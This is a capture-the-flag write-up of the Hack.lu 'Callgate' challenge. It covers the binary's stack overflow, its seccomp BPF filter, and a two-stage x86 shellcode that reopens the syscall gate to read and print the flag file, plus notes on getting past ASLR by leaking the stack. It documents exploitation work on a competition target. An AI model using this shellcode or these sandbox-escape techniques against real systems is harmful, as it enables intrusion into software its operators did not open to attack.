Hack.lu CTF - Callgate (200pt exploitable)

by daehee

The overall program is very small and simple.

```
enter_gate(4, "Please enter a filename: ");
read_line(0, &v2);
enter_gate(4, "Attempting to open file...₩n");
v3 = enter_gate(2, &v2);
if ( v3 >= 0 )
{
  read_line(v3, &v1);
  if ( streq(&v1, "=== PASSWORD-PROTECTED FILE ===") )
  {
    read_line(v3, &v1);
    enter_gate(4, "Please enter password: ");
    read_line(0, &v2);
    if ( streq(&v1, &v2) )
    {
      enter_gate(4, "password correct, dumping file...₩n");
      while ( read_line(3, &v1) )
      {
        enter_gate(4, &v1);
        enter_gate(4, "₩n");
      }
      result = 0;
    }
    else
    {
      enter_gate(4, "bad password₩n");
      enter_gate(3, v3);
      result = 1;
```

A quick reversing tells us that

1. it is statically compiled binary with Ubuntu 14.04 default gcc and has no NX
2. it uses prctl - seccomp to restrict the syscalls
3. it doesn't use any library, instead it embeds its own syscall invoking interface
4. it gets filename from your input (which has to start with # character)
5. it opens the file, using your input
6. it reads the file contents and compares the magic sequence
7. it gets password from your input and compares it to rest of the file content
8. if the password matches, it prints all of the file contents

There is an obvious stack based BOF from the read_line function since it acts like gets() against your input.

```
BOOL __cdecl read_line(int a1, int a2)
{
  BOOL result; // eax@7
  char v3; // [sp+17h] [bp-11h]@3
  int v4; // [sp+18h] [bp-10h]@2
  int i; // [sp+1Ch] [bp-Ch]@1

  for ( i = a2; ; ++i )
  {
    v4 = enter_gate(1, a1);
    if ( v4 != 1 || v3 == '₩n' )
      break;
    *(_BYTE *)i = v3;
  }
  *(_BYTE *)i = 0;
  *(_DWORD *)&result = v4 == 1 || i != a2;
  return result;
}
```

Since there are no canary, it is ridiculously easy to hijack the eip and ROP the program or execute our shellcode. However, issuing syscall from our shellcode does not work at all. So in fact we got nothing so far. We haven't even started our journey yet :(

The problem is that this binary is jailed by SECCOMP filter. So, even if we can execute our code, we are stuck. Let's see how this binary is jailed.

```
root@ubuntu:/var/www# strace ./callgate
execve("./callgate", ["./callgate"], [/* 41 vars */]) = 0
prctl(0x26 /* PR_??? */, 0x1, 0, 0, 0)  = 0
prctl(PR_SET_SECCOMP, 0x2, 0xbfedbea0, 0, 0) = 0
mprotect(0x7000000, 4096, PROT_NONE)    = 0
mprotect(0x7000000, 4096, PROT_READ|PROT_EXEC) = 0
write(1, "Please enter a filename: ", 25Please enter a filename: ) = 25
mprotect(0x7000000, 4096, PROT_NONE)    = 0
mprotect(0x7000000, 4096, PROT_READ|PROT_EXEC) = 0
read(0,
```

it calls PR_SET_SECCOMP with SECCOMP_MODE_FILTER option... Let's dig this from google.

```
PR_SET_SECCOMP (since Linux 2.6.23)
       Set the secure computing (seccomp) mode for the calling
       thread, to limit the available system calls.  The seccomp mode
       is selected via arg2.  (The seccomp constants are defined in
       <linux/seccomp.h>.)

       With arg2 set to SECCOMP_MODE_STRICT the only system calls
       that the thread is permitted to make are read(2), write(2),
       _exit(2), and sigreturn(2).  Other system calls result in the
       delivery of a SIGKILL signal.  Strict secure computing mode is
       useful for number-crunching applications that may need to
       execute untrusted byte code, perhaps obtained by reading from
       a pipe or socket.  This operation is available only if the
       kernel is configured with CONFIG_SECCOMP enabled.

       With arg2 set to SECCOMP_MODE_FILTER (since Linux 3.5) the
       system calls allowed are defined by a pointer to a Berkeley
       Packet Filter passed in arg3.  This argument is a pointer to
       struct sock_fprog; it can be designed to filter arbitrary
       system calls and system call arguments.  This mode is
       available only if the kernel is configured with
       CONFIG_SECCOMP_FILTER enabled.

       If SECCOMP_MODE_FILTER filters permit fork(2), then the
       seccomp mode is inherited by children created by fork(2); if
       execve(2) is permitted, then the seccomp mode is preserved
       across execve(2).  If the filters permit prctl() calls, then
       additional filters can be added; they are run in order until
       the first non-allow result is seen.

       For further information, see the kernel source file
       Documentation/prctl/seccomp_filter.txt.
```

so its SECCOMP with filter mode. first, we need to dig this for a while (this was most challenging part). It turns out that filter base SECCOMP uses BPF bytecode program to implement the jailing rules against syscalls. Turns out we can only issue syscalls from specific eip, with specific register passing arguments. What we have to do now is understanding the exact rule of this SECCOMP filter.

However we couldn't understand the BPF bytecodes...

```
(gdb) x/250bx $eax
0xbffff078:     0x20    0x00    0x00    0x00    0x04    0x00    0x00    0x00
0xbffff080:     0x15    0x00    0x00    0x15    0x03    0x00    0x00    0x40
0xbffff088:     0x20    0x00    0x00    0x00    0x0c    0x00    0x00    0x00
0xbffff090:     0x15    0x00    0x00    0x13    0x00    0x00    0x00    0x00
0xbffff098:     0x20    0x00    0x00    0x00    0x08    0x00    0x00    0x00
0xbffff0a0:     0x15    0x00    0x12    0x00    0x1a    0x00    0x00    0x07
0xbffff0a8:     0x20    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbffff0b0:     0x15    0x00    0x00    0x0f    0x7d    0x00    0x00    0x00
0xbffff0b8:     0x20    0x00    0x00    0x00    0x10    0x00    0x00    0x00
0xbffff0c0:     0x15    0x00    0x00    0x0d    0x00    0x00    0x00    0x07
0xbffff0c8:     0x20    0x00    0x00    0x00    0x14    0x00    0x00    0x00
0xbffff0d0:     0x15    0x00    0x00    0x0b    0x00    0x00    0x00    0x00
0xbffff0d8:     0x20    0x00    0x00    0x00    0x18    0x00    0x00    0x00
0xbffff0e0:     0x15    0x00    0x00    0x09    0x00    0x10    0x00    0x00
0xbffff0e8:     0x20    0x00    0x00    0x00    0x1c    0x00    0x00    0x00
0xbffff0f0:     0x15    0x00    0x00    0x07    0x00    0x00    0x00    0x00
0xbffff0f8:     0x20    0x00    0x00    0x00    0x24    0x00    0x00    0x00
0xbffff100:     0x15    0x00    0x00    0x05    0x00    0x00    0x00    0x00
0xbffff108:     0x20    0x00    0x00    0x00    0x20    0x00    0x00    0x00
0xbffff110:     0x15    0x00    0x04    0x00    0x00    0x00    0x00    0x00
0xbffff118:     0x15    0x00    0x00    0x02    0x05    0x00    0x00    0x00
0xbffff120:     0x20    0x00    0x00    0x00    0x08    0x00    0x00    0x00
0xbffff128:     0x15    0x00    0x01    0x00    0x26    0x81    0x04    0x08
0xbffff130:     0x06    0x00    0x00    0x00    0x00    0x00    0x03    0x00
0xbffff138:     0x06    0x00    0x00    0x00    0x00    0x00    0xff    0x7f
0xbffff140:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

what the hell does 0x20 0x00 0x00 ... means?? luckily we found a nice BPF bytecode disassembler and dissassembled our BPF filter for callgate binary.

```
root@ubuntu:/var/www# ./bpf bpf_input
 line  OP   JT   JF   K
=================================
 0000: 0x20 0x00 0x00 0x00000004   ld  $data[4]
 0001: 0x15 0x00 0x15 0x40000003   jeq 1073741827 true:0002 false:0023
 0002: 0x20 0x00 0x00 0x0000000c   ld  $data[12]
 0003: 0x15 0x00 0x13 0x00000000   jeq 0    true:0004 false:0023
 0004: 0x20 0x00 0x00 0x00000008   ld  $data[8]
 0005: 0x15 0x12 0x00 0x0700001a   jeq 117440538 true:0024 false:0006
 0006: 0x20 0x00 0x00 0x00000000   ld  $data[0]
 0007: 0x15 0x00 0x0f 0x0000007d   jeq 125  true:0008 false:0023
 0008: 0x20 0x00 0x00 0x00000010   ld  $data[16]
 0009: 0x15 0x00 0x0d 0x07000000   jeq 117440512 true:0010 false:0023
 0010: 0x20 0x00 0x00 0x00000014   ld  $data[20]
 0011: 0x15 0x00 0x0b 0x00000000   jeq 0    true:0012 false:0023
 0012: 0x20 0x00 0x00 0x00000018   ld  $data[24]
 0013: 0x15 0x00 0x09 0x00001000   jeq 4096 true:0014 false:0023
 0014: 0x20 0x00 0x00 0x0000001c   ld  $data[28]
 0015: 0x15 0x00 0x07 0x00000000   jeq 0    true:0016 false:0023
 0016: 0x20 0x00 0x00 0x00000024   ld  $data[36]
 0017: 0x15 0x00 0x05 0x00000000   jeq 0    true:0018 false:0023
 0018: 0x20 0x00 0x00 0x00000020   ld  $data[32]
 0019: 0x15 0x04 0x00 0x00000000   jeq 0    true:0024 false:0020
 0020: 0x15 0x00 0x02 0x00000005   jeq 5    true:0021 false:0023
 0021: 0x20 0x00 0x00 0x00000008   ld  $data[8]
 0022: 0x15 0x01 0x00 0x08048126   jeq 134512934 true:0024 false:0023
 0023: 0x06 0x00 0x00 0x00030000   ret TRAP
 0024: 0x06 0x00 0x00 0x7fff0000   ret ALLOW
```

after looking at this disassembled result, the task became clear. We can run our shellcode, but we must use the syscall inside the enter_gate function.

So what about ROP? can we just jump into the enter_gate function and use int 0x80 gadget and hijack the control again? NO because the enter_gate function only allows you to execute the syscall gate mapping if you enter the gate function from the beginning.

see that enter_gate gives RX permission to syscall instruction page and revokes the permission when it leave the function.

```
08048110
08048110
08048110
08048110                                  public enter_gate
08048110                                  enter_gate proc near
08048110 B8 7D 00 00 00                   mov     eax, 7Dh
08048115 BB 00 00 00 07                   mov     ebx, offset invoke_syscall ; addy
0804811A B9 00 10 00 00                   mov     ecx, 1000h       ; len
0804811F BA 05 00 00 00                   mov     edx, 5           ; flags
08048124 CD 80                            int     80h              ; LINUX - sys_mprotect
```

```
08048126
08048126                                  public enter_gate_trusted_address
08048126                                  enter_gate_trusted_address:
08048126 E8 55 06 00 00                   call    handle_secure_call
0804812B 89 C7                            mov     edi, eax
0804812B                                  enter_gate endp ; sp-analysis failed
0804812B
```

```
0804812D
0804812D
0804812D
0804812D                                  public leave_privileged_mode
0804812D                                  leave_privileged_mode proc near
0804812D B8 7D 00 00 00                   mov     eax, 7Dh
08048132 BB 00 00 00 07                   mov     ebx, offset invoke_syscall ; addy
08048137 B9 00 10 00 00                   mov     ecx, 1000h       ; len
0804813C BA 00 00 00 00                   mov     edx, 0           ; flags
08048141 CD 80                            int     80h              ; LINUX - sys_mprotect
08048143 89 F8                            mov     eax, edi
08048145 C3                               retn
08048145                                  leave_privileged_mode endp
08048145
```

even if we jump inside to the handle_secure_call() which has allowed syscall instruction, we don't have X permission.

So, what we have to do is "hijack the eip inside the enter_gate function while there is RX permission on the syscall page". Turns out that this could be possible if we use the read function and precisely control the stack. In short, we have to BOF and overwrite the nested internal return address of the enter_gate's sub functions.

So, we managed to build a shellcode which does this. Basically its two staged.

Stage 1 shellcode calculates ROP stack offset and stuffs to hijack control before the enter_gate returns (revokes the permission).

```
# stage 1 shellcode - open the gate
# gate : 0x8048110
# stack offset : 0x44
xor      %eax, %eax
mov      %esp, %esi
sub      $0x44, %esi
push     $0x200                         # 512
push     %esi                           # internal stack address
push     %eax                           # 0 (stdin)
inc      %eax
push     %eax                           # 1
movl     $0x8048110, %edi               # open gate!
call     *%edi
```


if we succeed to do this, the task becomes a simple ROP for int 0x80 instruction at 0x7000018.

```
# stage 2 shellcode - read flag file
# sys_open
xor      %eax, %eax
push     %eax
push     $0x67616c66
mov      %esp, %ebx                     # &'filename'
xor      %ecx, %ecx                     # O_RDONLY
xor      %eax, %eax
mov      $0x5, %al                      # sys_open
movl     $0x7000018, %ebp
call     *%ebp

# sys_read
mov      %eax, %ebx                     # fd
mov      %esp, %ecx                     # buf
xor      %edx, %edx
movb     $0xff, %dl                     # size : 256
mov      $0x3, %al                      # sys_read
movl     $0x7000018, %ebp
call     *%ebp

# sys_write
mov      $0x1, %ebx                     # stdout
mov      %esp, %ecx                     # buf
xor      %edx, %edx
movb     $0xff, %dl                     # size : 256
mov      $0x4, %al                      # sys_write
movl     $0x7000018, %ebp
call     *%ebp
```

Now, the strategy is all set. all we gotta do is bruteforce the address and hit our shellcode from the stack. I managed to do this from the local environment in 5 minutes. I thought this would be easy against server as well since the binary is 32-bit. so the ASLR randomness is weak. But it turns out that server is too slow... and the stack based is filled with environment variables. which means that we can't just guess the stack base address, we have to guess the exact shellcode location.
Additionally, the NOP sled size couldn't be too long in the server environment (approximately 960 bytes tops). So, this means that bruteforcing ASLR will not be feasible :(

At this point, I was stuck and talked this to my teammate 'setuid0' and I started to see if I can leak the stack address information. This was a tricky method, but in short, I used "return sled" (not nop sled) and LSB overwriting (I just named it) to inspect the stack parameters and found a nice ROP argument against write() function that leaks stack contents and addresses.

After leaking the stack address, I found out that there was "NO ASLR" It was shocking...
So, we can easily guess our shellcode address from the stack. and after few minutes... Voila!



flag : flag{just_like_exploiting_crappy_kernels}

This task was somewhat difficult compared to other 200pt exploitables.